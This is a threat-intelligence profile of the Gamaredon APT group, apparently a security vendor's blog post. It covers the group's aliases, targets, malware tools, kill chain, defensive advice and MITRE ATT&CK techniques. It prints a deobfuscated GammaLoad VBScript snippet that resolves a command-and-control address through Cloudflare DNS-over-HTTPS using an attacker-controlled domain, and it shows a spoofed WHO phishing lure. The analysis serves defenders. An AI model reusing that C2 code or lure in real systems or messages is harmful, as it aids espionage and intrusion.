

Dark Web Profile: Gamaredon APT

 socradar.io/dark-web-profile-gamaredon-apt/

December 31, 2024

[Home](#)
[Resources](#)

[Blog](#)

Dec 31, 2024

14 Mins Read

Gamaredon APT is a notorious Russian cyber espionage group active since 2013. Closely linked to Moscow's Federal Security Service (FSB), it has primarily targeted [Ukraine's](#) government, military, and critical infrastructure sectors. The group has intensified its activities amid Ukraine's counteroffensive, leveraging advanced tactics to infiltrate and disrupt operations.



Illustration created by BING AI

Who is Gamaredon APT

Gamaredon APT, also known as Primitive Bear, Actinium, or UAC-0010, is an Advanced Persistent Threat (APT) group with a history of cyberespionage campaigns dating back to 2013. Known by various aliases including Aqua Blizzard, Blue Otso, and Shuckworm, the group has primarily targeted Ukrainian governmental and military institutions, as well as NATO-aligned entities in certain campaigns

The group's earliest activities are tied to the geopolitical unrest in 2014. During this time, Gamaredon targeted Ukrainian government officials, opposition party members, and journalists, shifting its focus to governmental institutions after the revolution. Its operations have consistently aligned with Russia's strategic interests, underscoring its suspected affiliation with the Federal Security Service (FSB) in annexed Crimea.

Gamaredon

Country of Origin: Russia 🇷🇺

Gamaredon AP is a Russia-aligned cyber espionage group active since 2013. The group is infamous for its persistent attacks on Ukrainian government and military institutions, leveraging spear phishing and malicious payloads to extract sensitive information.

-APT-

Motivation: Espionage, Disruption
Ukraine, Europe, Central Asia, Latin America

Target Countries: Ukraine, Poland, Bulgaria, Lithuania, Latvia

Target Sectors: Government, Military, Critical Infrastructure

Attack Type: Spear Phishing, Obfuscation, Malicious Macros

-TTPs-

Spear Phishing via Email: T1566.001

Obfuscated Files or Information: T1027.006

Exploitation for Client Execution (Malicious Word Documents): T1203

socradar.io

Threat Actor Card of Gamaredon APT

In 2015, when researchers from LookingGlass reported on its early campaigns involving weaponized Microsoft Word documents. These documents contained metadata revealing a user named “**Armagedon**,” a misspelled version of “Armageddon,” which inspired the group’s name. In subsequent years, the group’s methods evolved, with CERT-UA issuing an advisory in 2018 on the use of their malware, Pterodo. This tool was integral to Gamaredon’s operations, designed for espionage and data exfiltration.

Dark Web Monitoring

**Act Faster Than
Dark Web Threats**

Start Free Trial →

In the following years, Gamaredon adapted its tactics to exploit global events. For example, during the coronavirus pandemic in 2020, the group launched phishing campaigns using COVID-19-related themes to lure victims into opening malicious emails and attachments. These campaigns targeted not only Ukrainian entities but also victims in Europe and beyond.

Despite its **relatively** unsophisticated technical capabilities, Gamaredon compensates with relentless campaigns and a **high degree** of operational persistence and activities. Their activities frequently involve spear-phishing emails, weaponized USB drives, and malware-laden documents. This consistent targeting of Ukraine and alignment with Moscow's geopolitical objectives make Gamaredon a significant cyber threat.

How and Whom They Attack

Gamaredon APT leverages a multi-pronged approach to compromise and infiltrate networks, targeting key sectors that align with Russia's strategic interests.

Primary Targets

- **Geopolitical Focus:** Gamaredon predominantly targets Ukrainian governmental institutions, military organizations, and critical infrastructure. Their focus intensified during significant geopolitical events, such as Ukraine's counteroffensive in 2023.
- **NATO-Aligned Countries:** According to [ESET's research](#), though primarily focused on Ukraine, Gamaredon has launched campaigns against NATO-aligned nations like Poland, Bulgaria, and Lithuania and Latvia

Methods of Attack

1. **Spear-Phishing Campaigns:**

Gamaredon frequently uses phishing emails containing malicious attachments, including trojanized Word documents or HTA files. These files initiate a compromise when opened, often delivering malware like GammaLoad or Pterodo.

1. **Weaponized USB Drives:**

They also employ USB drives equipped with malware like PteroLNK. These drives infect systems by enticing users to open files with compelling filenames, such as "mobilization" or "passwords," propagating the infection laterally.

2. **Legitimate Services Exploitation:**

Gamaredon leverages platforms like Cloudflare DNS, Telegram, and Telegraph for Command-and-Control (C2) communication and to obfuscate their activities.


How Do They Operate

Toolset and Malware Arsenal

Gamaredon APT employs a broad array of custom and evolving tools for various stages of the attack lifecycle, focusing on initial access, data exfiltration, and maintaining persistence:

- **GammaLoad and GammaDrop:** These tools are essential for downloading and deploying additional payloads. GammaLoad serves as a downloader that communicates with command-and-control (C2) servers to fetch encrypted payloads, while GammaDrop functions as a secondary deployment mechanism.
- **PteroLNK:** Designed for infecting USB drives, this tool propagates malware by dropping malicious LNK files, which execute payloads when accessed. It is also instrumental in lateral movement across systems.
- **Pterodo:** A multipurpose espionage tool used for data exfiltration, capable of deploying additional modules for tailored attacks on specific systems.
- **GammaSteel and PteroPSDoor:** These tools focus on stealing credentials, exfiltrating sensitive information, and maintaining long-term persistence on compromised networks.

Additional tools include **VBScript-based payloads** for obfuscation, **PowerShell-based malware** for remote control, and innovative uses of legitimate services like Telegram and Cloudflare DNS for C2 communication.



Timeline of toolset used by Gamaredon (ESET)

Cyber Kill Chain Analysis

1. Reconnaissance:

Gamaredon identifies targets in Ukrainian institutions and military organizations, leveraging geopolitical events to create compelling phishing lures. These include documents with themes tied to ongoing crises, such as the COVID-19 pandemic or military mobilizations.

Gamaredon (ACTINIUM) used phishing emails to impersonate organizations like the WHO, leveraging domains like "who-int[.]info" to appear legitimate. These emails included web bugs to track when messages were opened.

COVID (Weekly Epi)



The World Health Organization <noreply@who-int.info>
To

Some of the content in this message couldn't be downloaded because you're working offline or aren't connected to a network.



WHO Headquarters in Geneva

Avenue Appia 20
1211 Geneva
Switzerland

Telephone: +41 22 791 21 11

COVID-19 related phishing mail ([Microsoft](#))

Their lure documents, often based on real reports, contained remote templates delivered via URLs or static IPs to load malicious payloads. Gamaredon deployed multi-stage payloads, using obfuscated VBScripts, PowerShell commands, and self-extracting archives to evade detection and maintain persistence through scheduled tasks.

2. Weaponization:

The group creates weaponized documents using tools like PteroDoc, which embeds malicious macros or remote template references in Word files. LNK files embedded with scripts like GammaDrop or PteroSand are also frequently used. Weaponized USB drives equipped with PteroLNK automatically spread malware to connected systems.

3. Delivery:

Phishing emails with malicious attachments or compromised USB drives serve as the primary delivery mechanisms. These methods ensure widespread distribution and increase the likelihood of victim interaction.

4. Exploitation:

Once opened, malicious files execute scripts that deploy malware payloads like PteroDash or PteroDoc. These payloads exploit user execution vulnerabilities rather than software flaws, relying on [social engineering](#).

5. Installation:

Gamaredon's tools establish persistence through various means:

- **Registry Modifications:** Pterodo and other tools modify registry keys for persistence.

- **Scheduled Tasks:** Malware like PteroDash creates scheduled tasks to re-establish access after system reboots.
- **Weaponized Templates:** PteroTemplate modifies default Word templates to automatically weaponize new documents.

6. Command and Control (C2):

The group uses legitimate services like Cloudflare DNS, Telegram, and Telegraph to obfuscate their communications and retrieve commands or additional payloads. By leveraging these platforms, Gamaredon reduces the likelihood of detection.

```
set xmlhttpObj = createobject("MSXML2.ServerXMLHTTP")
xmlhttpObj.open "get", "https://cloudflare-dns.com/dns-query?name=ResponseBody5.disillusioned.ru", false
xmlhttpObj.setRequestHeader "accept", "application/dns-json"
xmlhttpObj.send
res = anthonydjS(xmlhttpObj.responsebody)
set objregexp = createobject("vbscript.regexp")
objregexp.global = true
objregexp.pattern = arriveZfg
set objmatches = objregexp.execute(res)
set objmatch = objmatches.item(0)
set objsubmatches = objmatch.submatches
for i = 0 to objsubmatches.count - 1
    bungalowow6d = trim(objsubmatches.item(i))
next
attacksKxd = bungalowow6d
end
function
```

Deobfuscated code of GammaLoad malware that establishes connection to cloudflare-dns.com (RNBO)

7. Actions on Objectives:

The ultimate goal is to exfiltrate sensitive information, including military intelligence, government communications, and operational plans. Tools like GammaSteel are tailored to extract credentials, while Pterodo ensures a steady flow of stolen data back to their servers.

How to Defend Against Gamaredon APT and Similar Russian APT Threats?

To protect against threats like Gamaredon APT, organizations must adopt a multi-layered cybersecurity strategy.

1. Strengthen Email Security:

- Deploy advanced email filtering solutions to detect spear-phishing emails.
- Train employees to recognize phishing attempts, especially those leveraging geopolitical events.

2. Monitor External Devices:

- Implement strict policies for the use of USB drives and external storage devices.
- Use Endpoint Detection and Response (EDR) tools to monitor USB device activity.

3. Improve Endpoint Protection:

- Regularly patch operating systems and software to mitigate vulnerabilities.
- Deploy anti-malware solutions capable of detecting obfuscated scripts and malicious document payloads.

4. Enhance Network Security:

- Monitor for abnormal DNS queries and traffic patterns, especially involving services like Telegram or Cloudflare DNS.
- Use network segmentation to limit the impact of potential breaches.

5. Threat Intelligence Integration:

- Leverage threat intelligence feeds to stay updated on Gamaredon's TTPs and IoCs.
- Share threat intelligence with trusted partners and industry groups.

How Can SOCRadar Help?

SOCRadar offers comprehensive tools to detect and respond to APT threats like Gamaredon:

- **Extended Threat Intelligence:**

- Gain actionable insights into emerging threats and associated IoCs.
- Access curated data on Gamaredon's evolving TTPs.

- **Dark Web Monitoring:**

- Detect and analyze stolen data or mentions of targeted organizations in underground forums.
- Monitor for tools or techniques shared by threat actors like Gamaredon.

- **Digital Risk Protection:**

- Identify spear-phishing campaigns targeting your organization.
- Track malicious domains registered for phishing or C2 purposes.

The screenshot displays the SOCRadar interface, specifically the 'Threat Actor Details' page for the 'Gamaredon Group'. The left sidebar shows a navigation menu with categories like Dashboards, Attack Surface Management, Dark Web Radar, Cyber Threat Intelligence, Vulnerability Intelligence, Identity & Access Intelligence, SA Intelligence, Breach Datasets, Tactical Intelligence, Threat Feed / IOC, Malware Analysis, Threat Hunting Rules, Operational Intelligence, Ops Intel Trends, Threat Actor Intelligence (highlighted), Ransomware Intelligence, Campaigns, Threat Reports, Supply Chain Intelligence, Reports, and Settings.

The main content area for 'Gamaredon Group' includes a profile picture, a 'Rank: 718' badge, and a 'SUBSCRIBE' button. It provides a 'Summary of Actor' describing the group as a sophisticated cyber espionage group linked to Russian intelligence services, known for targeting Ukrainian entities. 'General Features' include a focus on cyber espionage, targeting government and critical infrastructures, and the use of spear-phishing emails, Microsoft Office macros, and custom malware. 'Related Other Groups' listed are APT28, Sandworm Team, and Gldome. 'Indicators of Attack (IoA)' include spear-phishing emails with malicious attachments, use of Microsoft Office macros, and custom malware families like Pteranodon and Gldome. 'Recent Activities and Trends' mention the deployment of malware variants through spear-phishing emails targeting Ukrainian officials and an increased use of multi-stage malware and obfuscation techniques.

Below the summary, there are tabs for 'Details', 'MITRE ATT&CK', 'IOC' (selected), 'News & Campaigns', 'YARA / Sigma Rules', and 'References'. The 'IOC' tab shows a table of 14042 Total IOCs, with columns for Type, Indicator, Created, and My Pocket Actions. The table lists several HASH indicators with their corresponding creation dates and action buttons.

In Summary

Gamaredon APT represents a persistent and evolving threat, leveraging spear-phishing campaigns, weaponized documents, and obfuscated malware to target Ukrainian institutions and NATO allies. Defending against such groups requires a proactive approach, including robust email, endpoint, and network security measures.

With **SOCRadar's capabilities**, organizations can stay one step ahead of APT threats, ensuring robust defenses and swift incident response.

What are Gamaredon's TTPs?

Techniques table provided by [MITRE](#);

ID	Name	Use
T1583	.001 Acquire Infrastructure: Domains	Gamaredon Group has registered multiple domains to facilitate payload staging and C2.
	.003 Acquire Infrastructure: Virtual Private Server	Gamaredon Group has used VPS hosting providers for infrastructure outside of Russia.
T1071	.001 Application Layer Protocol: Web Protocols	Gamaredon Group has used HTTP and HTTPS for C2 communications.
T1119	Automated Collection	Gamaredon Group has deployed scripts on compromised systems that automatically scan for interesting documents.
T1020	Automated Exfiltration	Gamaredon Group has used modules that automatically upload gathered documents to the C2 server.
T1547	.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Gamaredon Group tools have registered Run keys in the registry to give malicious VBS files persistence.
T1059	.001 Command and Scripting Interpreter: PowerShell	Gamaredon Group has used obfuscated PowerShell scripts for staging.

	.003 Command and Scripting Interpreter: Windows Command Shell	Gamaredon Group has used various batch scripts to establish C2 and download additional files.
	.005 Command and Scripting Interpreter: Visual Basic	Gamaredon Group has embedded malicious macros in document templates, which executed VBScript.
T1005	Data from Local System	Gamaredon Group has collected files from infected systems and uploaded them to a C2 server.
T1039	Data from Network Shared Drive	Gamaredon Group malware has collected Microsoft Office documents from mapped network drives.
T1025	Data from Removable Media	A Gamaredon Group file stealer has the capability to steal data from newly connected logical volumes on a system, including USB drives.
T1001	Data Obfuscation	Gamaredon Group has used obfuscated VBScripts with randomly generated variable names and concatenated strings.
T1491	.001 Defacement: Internal Defacement	Gamaredon Group has left taunting images and messages on the victims' desktops as proof of system access.
T1140	Deobfuscate/Decode Files or Information	Gamaredon Group tools decrypted additional payloads from the C2. Gamaredon Group has also decoded base64-encoded source code of a downloader.
T1561	.001 Disk Wipe: Disk Content Wipe	Gamaredon Group has used tools to delete files and folders from victims' desktops and profiles.
T1568	Dynamic Resolution	Gamaredon Group has incorporated dynamic DNS domains in its infrastructure.
	.001 Fast Flux DNS	Gamaredon Group has used fast flux DNS to mask their command and control channel behind rotating IP addresses.
T1480	Execution Guardrails	Gamaredon Group has used geoblocking to limit downloads of the malicious file to specific geographic locations.
T1041	Exfiltration Over C2 Channel	A Gamaredon Group file stealer can transfer collected files to a hardcoded C2 server.
T1083	File and Directory Discovery	Gamaredon Group macros can scan for Microsoft Word and Excel files to inject with additional malicious macros.

T1564	.003 Hide Artifacts: Hidden Window	Gamaredon Group has used hidcon to run batch files in a hidden console window.
T1562	.001 Impair Defenses: Disable or Modify Tools	Gamaredon Group has delivered macros which can tamper with Microsoft Office security settings.
T1070	.004 Indicator Removal: File Deletion	Gamaredon Group tools can delete files used during an operation.
T1105	Ingress Tool Transfer	Gamaredon Group has downloaded additional malware and tools onto a compromised host.
T1559	.001 Inter-Process Communication: Component Object Model	Gamaredon Group malware can insert malicious macros into documents using a Microsoft.Office.Interop object.
T1534	Internal Spearphishing	Gamaredon Group has used an Outlook VBA module on infected systems to send phishing emails with malicious attachments to other employees within the organization.
T1036	.005 Masquerading: Match Legitimate Name or Location	Gamaredon Group has used legitimate process names to hide malware including svchosst.
T1112	Modify Registry	Gamaredon Group has removed security settings for VBA macro execution by changing registry values.
T1106	Native API	Gamaredon Group malware has used CreateProcess to launch additional malicious components.
T1027	Obfuscated Files or Information	Gamaredon Group has delivered self-extracting 7z archive files within malicious document attachments.
	.001 Binary Padding	Gamaredon Group has obfuscated .NET executables by inserting junk code.
	.004 Compile After Delivery	Gamaredon Group has compiled the source code for a downloader directly on the infected system.
	.010 Command Obfuscation	Gamaredon Group has used obfuscated or encrypted scripts.
T1588	.002 Obtain Capabilities: Tool	Gamaredon Group has used various legitimate tools, such as mshta.exe and Reg, and services during operations.
T1137	Office Application Startup	Gamaredon Group has inserted malicious macros into existing documents, providing persistence when they are reopened.

T1120	Peripheral Device Discovery	Gamaredon Group tools have contained an application to check performance of USB flash drives.
T1566	.001 Phishing: Spearphishing Attachment	Gamaredon Group has delivered spearphishing emails with malicious attachments to targets.
T1057	Process Discovery	Gamaredon Group has used tools to enumerate processes on target hosts including Process Explorer.
T1021	.005 Remote Services: VNC	Gamaredon Group has used VNC tools, including UltraVNC, to remotely interact with compromised hosts.
T1053	.005 Scheduled Task/Job: Scheduled Task	Gamaredon Group has created scheduled tasks to launch executables after a designated number of minutes have passed.
T1113	Screen Capture	Gamaredon Group's malware can take screenshots of the compromised computer every minute.
T1608	.001 Stage Capabilities: Upload Malware	Gamaredon Group has registered domains to stage payloads.
T1218	.005 System Binary Proxy Execution: Mshta	Gamaredon Group has used mshta.exe to execute malicious files.
	.011 System Binary Proxy Execution: Rundll32	Gamaredon Group malware has used rundll32 to launch additional malicious components.
T1082	System Information Discovery	A Gamaredon Group file stealer can gather the victim's computer name and drive serial numbers to send to a C2 server.
T1016	.001 System Network Configuration Discovery: Internet Connection Discovery	Gamaredon Group has tested connectivity between a compromised machine and a C2 server using Ping.
T1033	System Owner/User Discovery	A Gamaredon Group file stealer can gather the victim's username to send to a C2 server.
T1080	Taint Shared Content	Gamaredon Group has injected malicious macros into all Word and Excel documents on mapped network drives.
T1221	Template Injection	Gamaredon Group has used DOCX files to download malicious DOT document templates and RTF template injection to download malicious payloads.

T1204	.001 User Execution: Malicious Link	Gamaredon Group has attempted to get users to click on a link pointing to a malicious HTML file leading to follow-on malicious content.
	.002 User Execution: Malicious File	Gamaredon Group has attempted to get users to click on Office attachments with malicious macros embedded.
T1102	Web Service	Gamaredon Group has used GitHub repositories for downloaders.
	.003 One-Way Communication	Gamaredon Group has used Telegram Messenger content to discover the IP address for C2 communications.
T1047	Windows Management Instrumentation	Gamaredon Group has used WMI to execute scripts used for discovery and for determining the C2 IP address.

PROTECTION OF PERSONAL DATA COOKIE POLICY FOR THE INTERNET SITE

Protecting your personal data is one of the core principles of our organization, SOCRadar, which operates the internet site (www.socradar.com). This Cookie Usage Policy (“Policy”) explains the types of cookies used and the conditions under which they are used to all website visitors and users.

Cookies are small text files stored on your computer or mobile device by the websites you visit.

Cookies are commonly used to provide you with a personalized experience while using a website, enhance the services offered, and improve your overall browsing experience, contributing to ease of use while navigating a website. If you prefer not to use cookies, you can delete or block them through your browser settings. However, please be aware that this may affect your usage of our website. Unless you change your cookie settings in your browser, we will assume that you accept the use of cookies on this site.

1. WHAT KIND OF DATA IS PROCESSED IN COOKIES?

Cookies on websites collect data related to your browsing and usage preferences on the device you use to visit the site, depending on their type. This data includes information about the pages you access, the services and products you explore, your preferred language choice, and other preferences.

2. WHAT ARE COOKIES AND WHAT ARE THEIR PURPOSES?

Cookies are small text files stored on your device or web server by the websites you visit through your browsers. These small text files, containing your preferred language and other settings, help us remember your preferences on your next visit and assist us in making improvements to our services to enhance your experience on the site. This way, you can have a better and more personalized user experience on your next visit.

The main purposes of using cookies on our Internet Site are as follows:

- Improve the functionality and performance of the website to enhance the services provided to you,
- Enhance and introduce new features to the Internet Site and customize the provided features based on your preferences,
- Ensure legal and commercial security for the Internet Site, yourself, and the Organization, and prevent fraudulent transactions through the Site,
- Fulfill legal and contractual obligations, including those arising from Law No. 5651 on the Regulation of Publications on the Internet and the Fight Against Crimes Committed Through These Publications, as well as the Regulation on the Procedures and Principles Regarding the Regulation of Publications on the Internet.

3. TYPES OF COOKIES USED ON OUR INTERNET SITE 3.1. Session Cookies

Session cookies ensure the smooth operation of the internet site during your visit. They are used for purposes such as ensuring the security and continuity of our sites and your visits. Session cookies are temporary cookies and are deleted when you close your browser; they are not permanent.

3.2. Persistent Cookies

These cookies are used to remember your preferences and are stored on your device through browsers. Persistent cookies remain stored on your device even after you close your browser or restart your computer. These cookies are stored in your browser's subfolders until deleted from your browser's settings. Some types of persistent cookies can be used to provide personalized recommendations based on your usage purposes.

With persistent cookies, when you revisit our website with the same device, the website checks if a cookie created by our website exists on your device. If so, it is understood that you have visited the site before, and the content to be presented to you is determined

accordingly, offering you a better service.

3.3. Mandatory/Technical Cookies

Mandatory cookies are essential for the proper functioning of the visited internet site. The purpose of these cookies is to provide necessary services by ensuring the operation of the site. For example, they allow access to secure sections of the internet site, use of its features, and navigation.

3.4. Analytical Cookies

These cookies gather information about how the website is used, the frequency and number of visits, and show how visitors navigate to the site. The purpose of using these cookies is to improve the operation of the site, increase its performance, and determine general trend directions. They do not contain data that can identify visitors. For example, they show the number of error messages displayed or the most visited pages.

3.5. Functional Cookies

Functional cookies remember the choices made by visitors within the site and recall them during the next visit. The purpose of these cookies is to provide ease of use to visitors. For example, they prevent the need to re-enter the user's password on each page visited by the site user.

3.6. Targeting/Advertising Cookies

They measure the effectiveness of advertisements shown to visitors and calculate how many times ads are displayed. The purpose of these cookies is to present personalized advertisements to visitors based on their interests.

Similarly, they determine the specific interests of visitors' navigation and present appropriate content. For example, they prevent the same advertisement from being shown again to the visitor in a short period.

4. HOW TO MANAGE COOKIE PREFERENCES?

To change your preferences regarding the use of cookies, block or delete cookies, you only need to change your browser settings.

Many browsers offer options to accept or reject cookies, only accept certain types of cookies, or receive notifications from the browser when a website requests to store cookies on your device.

Also, it is possible to delete previously saved cookies from your browser.

If you disable or reject cookies, you may need to manually adjust some preferences, and certain features and services on the website may not work properly as we will not be able to recognize and associate with your account. You can change your browser settings by clicking on the relevant link from the table below.

5. EFFECTIVE DATE OF THE INTERNET SITE PRIVACY POLICY

The Internet Site Privacy Policy is dated The effective date of the Policy will be updated if the entire Policy or specific sections are renewed. The Privacy Policy is published on the Organization's website (www.socradar.com) and made accessible to relevant individuals upon request.

SOCRadar

Address: 651 N Broad St, Suite 205 Middletown, DE 19709 USA

Phone: +1 (571) 249-4598

Email: [\[email protected\]](#)

Website: www.socradar.com